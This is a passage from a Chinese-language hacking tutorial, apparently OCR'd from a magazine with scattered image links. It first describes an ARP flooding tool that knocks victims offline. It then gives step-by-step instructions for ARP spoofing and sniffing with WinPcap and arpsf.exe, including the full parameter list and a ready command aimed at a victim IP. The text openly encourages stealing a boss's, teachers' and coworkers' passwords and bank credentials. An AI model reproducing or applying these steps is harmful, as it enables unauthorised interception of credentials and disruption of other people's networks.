


图11

水攻击任务成功启动”、“Flooding mission finished”的意思是“洪水攻击任务完成”，如图9。遭到这种攻击后同样会使对方的桌面的最右下角出现一个黄色三角形，提示IP冲突，然后对方的网络就断了，这款软件被ARP防火墙所拦截的几率比较低。

三、通过sniffer进行ARP嗅探

这个方法非常实用，在内网中使用完全不受任何限制，不需要弱口令、系统漏洞等等，如果你是公司员工的话可以轻松的搞到BOSS的所有密码，如果你是学生的话，也可以轻松的搞到老师的密码，当然更可以轻松的搞到同事的密码和银行帐号密码等等，而需要的条件仅仅是你们在同一局域网里，心动了吧？下面我就介绍一个DOS简版的sniffer程序。

Sniffer（嗅探器）是一种常用的收集有用数据的方法，这些数据可以是用户的帐号和密码，也可以是一些商用机密数据等等。Sniffer可以作为能够捕获网络报文的设备，ISS为Sniffer这样定义：Sniffer是利用计算机的网络接口截获目的地为其它计算机的数据报文的一种工具。




图13




图14

Sniffer根据网络的类型分为两类：交换环境下的Sniffer与共享环境下的Sniffer。交换环境下的Sniffer往往是通过对交换机进行ARP欺骗，变成一个中间人进行截获数据，而共享环境下的Sniffer则只需要把本机的网卡设置为混杂模式就可以监听网络上所有的数据包，而不需要进行任何欺骗行为。

首先我们需要安装WinPcap这款软件，基本上一路点击NEXT就可以了，如图10、图11。WinPcap（Windows Packet Capture）是Windows平台下的一个免费、公共的网络访问系统，它的主要功能在于独立于主机协议（如TCP/IP）而发送和接收原始数据包。也就是说，WinPcap不能阻塞、过滤或控制其它应用程序数据包的发送和接收，它仅仅只是监听共享网络上传送的数据包。因此，它不能用于QoS调度程序或个人防火墙。目前为止，WinPcap开发的主要对象是WindowsNT/2000/XP/2003，把这款软件和sniffer配合使用，就可以去嗅探密码和机密内容了。

安装完成后我们在arpsf.exe这个目录下新建一个.bat的批处理文件，里面的内容为“start cmd.exe”，如图12。




图12

下面我简单介绍一下arpsf.exe的基础参数：

—si 源ip
—di 目的ip *代表所有，多项使用“,”号分割
—sp 源端口
—dp 目的端口 *代表所有
—w 嗅探方式，1代表单向嗅探[si—>di]，0代表双向嗅探[si<—>di]
—p 嗅探协议[TCP,UDP,ICMP]大写
—m 最大记录文件，以M为单位
—o 文件输出
—hex 十六进制输出到文件
—unecho 不回显
—unfilter 不过虑0字节数据包
—low 粗略嗅探，丢包率较高，cpu利用率另低，基本0
—timeout 嗅探超时，除非网络状况比较差，否则请不要调高，默认为120秒
—sniffsmtp 嗅探smtp
—sniffpop 嗅探pop
—sniffpost 嗅探post
—sniffftp 嗅探ftp
—snifftelnet 嗅探telnet，以上5个嗅探不受参数si，sp，di，dp，w，p影响
—sniffpacket 规则嗅探数据包，受参数si，sp，di，dp，w，p影响

-sniffall	开启所有嗅探
-onlycheat	只欺骗
-cheatsniff	欺骗并且嗅探
-reset	欺骗后恢复
-g	[网关ip]
-c	[欺骗者ip] [mac]
-t	[受骗者ip]
-time	[欺骗次数]

使用上面这些参数我们就可以根据情况执行嗅探命令了，比如arpsf.exe -o d:\hack.txt -sniffall -g 192.168.1.1 -t 192.168.1.106，“-o”是输出到文件，“d:\hack.txt”是输出到的文件，没有的话程序将会自动创建，“-sniffall”是开启所有嗅探，“-g 192.168.1.1”是我们电脑的默认网关，大家可以根据实际情况进行修改，如果不知道网关地址的话，打开“控制面板”，双击“网络连接”中的“本地连接”，在“支持”项中就会看到网关地址了。“-t”后面的地址是受骗者的ip，也要根据实际情况去修改。




图15




图16

